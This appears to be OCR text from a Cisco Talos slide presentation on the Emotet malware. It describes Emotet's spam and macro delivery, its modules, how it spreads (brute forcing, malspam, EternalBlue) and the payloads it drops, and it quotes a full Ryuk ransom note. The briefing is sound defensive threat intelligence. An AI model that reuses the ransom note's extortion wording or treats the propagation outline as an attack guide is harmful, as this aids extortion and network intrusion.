
Why do we care?

US-CERT estimates that Emotet is one of the most costly and destructive malware families affecting public and private sectors.

Emotet poses a serious threat to businesses, and individual users, with the number of Emotet-related cases remaining consistently high.

Infections cause loss of sensitive or proprietary data, financial damages, reputational harm, and operational downtime.

Distribution



Malicious spam emails disguised as invoices, receipts, holiday greetings, and other themes

Emails deliver Word docs containing malicious macros

Once opened, the Word doc launches PowerShell


Emails contain a malicious URL embedded in the body of the message or in an attached PDF

Clicking the URL downloads files that contain malicious macros

Macros execute PowerShell command line that downloads Emotet payload from C2 server

Talos
Cisco Security Research

Modules


Banking module

Browser information-stealer module

Outlook scraper/spam module

Email client information-stealer module

DDoS module

Credential enumerator module

Talos
Cisco Security Research

Network Propagation

Brute Forcing Passwords

- Downloads spreader module that contains a password list
- Uses list to brute force access to other machines on the same network
- Can cause unauthorized access, operational downtime, and loss in productivity

Network Propagation

Brute Forcing Passwords

- Downloads spreader module that contains a password list
- Uses list to brute force access to other machines on the same network
- Can cause unauthorized access, operational downtime, and loss in productivity

Malspam

- Installs a spam module to move laterally across the network
- Scrapes email accounts and sends malicious messages to addresses in those contact lists
- Harder to block by anti-spam systems since they come from the victim’s legitimate infrastructure

Network Propagation

Brute Forcing Passwords

- Downloads spreader module that contains a password list
- Uses list to brute force access to other machines on the same network
- Can cause unauthorized access, operational downtime, and loss in productivity

Malspam

- Installs a spam module to move laterally across the network
- Scrapes email accounts and sends malicious messages to addresses in those contact lists
- Harder to block by anti-spam systems since they come from the victim's legitimate infrastructure

EternalBlue

- Emotet uses EternalBlue to attack unpatched systems by exploiting a Windows vulnerability in the SMB protocol.

Delivery of Different Payloads

Banking Trojans


- Trickbot
- Quakbot
- Zeus Panda
- Banker
- IcedID
- Dridex

Ransomware

- UmbreCrypt
- Ryuk

Talos
Cisco Security Research

Ryuk Ransom Note



```
Gentlemen!

Your business is at serious risk.
There is a significant hole in the security system of your company.
We've easily penetrated your network.
You should thank the Lord for being hacked by serious people not some stupid schoolboys or dangerous punks.
They can damage all your important data just for fun.

Now your files are crypted with the strongest millitary algorithms RSA4096 and AES-256.
No one can help you to restore files without our special decoder.

Photorec, RannohDecryptor etc. repair tools
are useless and can destroy your files irreversibly.

If you want to restore your files write to emails (contacts are at the bottom of the sheet)
and attach 2-3 encrypted files
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples and our conditions how to get the decoder.
Please don't forget to write the name of your company in the subject of your e-mail.

You have to pay for decryption in Bitcoins.
The final price depends on how fast you write to us.
Every day of delay will cost you additional +0.5 BTC
Nothing personal just business

As soon as we get bitcoins you'll get all your decrypted data back.
Moreover you will get instructions how to close the hole in security
and how to avoid such problems in the future
+ we will recommend you special software that makes the most problems to hackers.

Attention! One more time !

Do not rename encrypted files.
Do not try to decrypt your data using third party software.

P.S. Remember, we are not scammers.
We don`t need your files and your information.
But after 2 weeks all your files and keys will be deleted automatically.
Just send a request immediately after infection.
All data will be restored absolutely.
Your warranty - decrypted samples.

contact emails
```

Recent Events

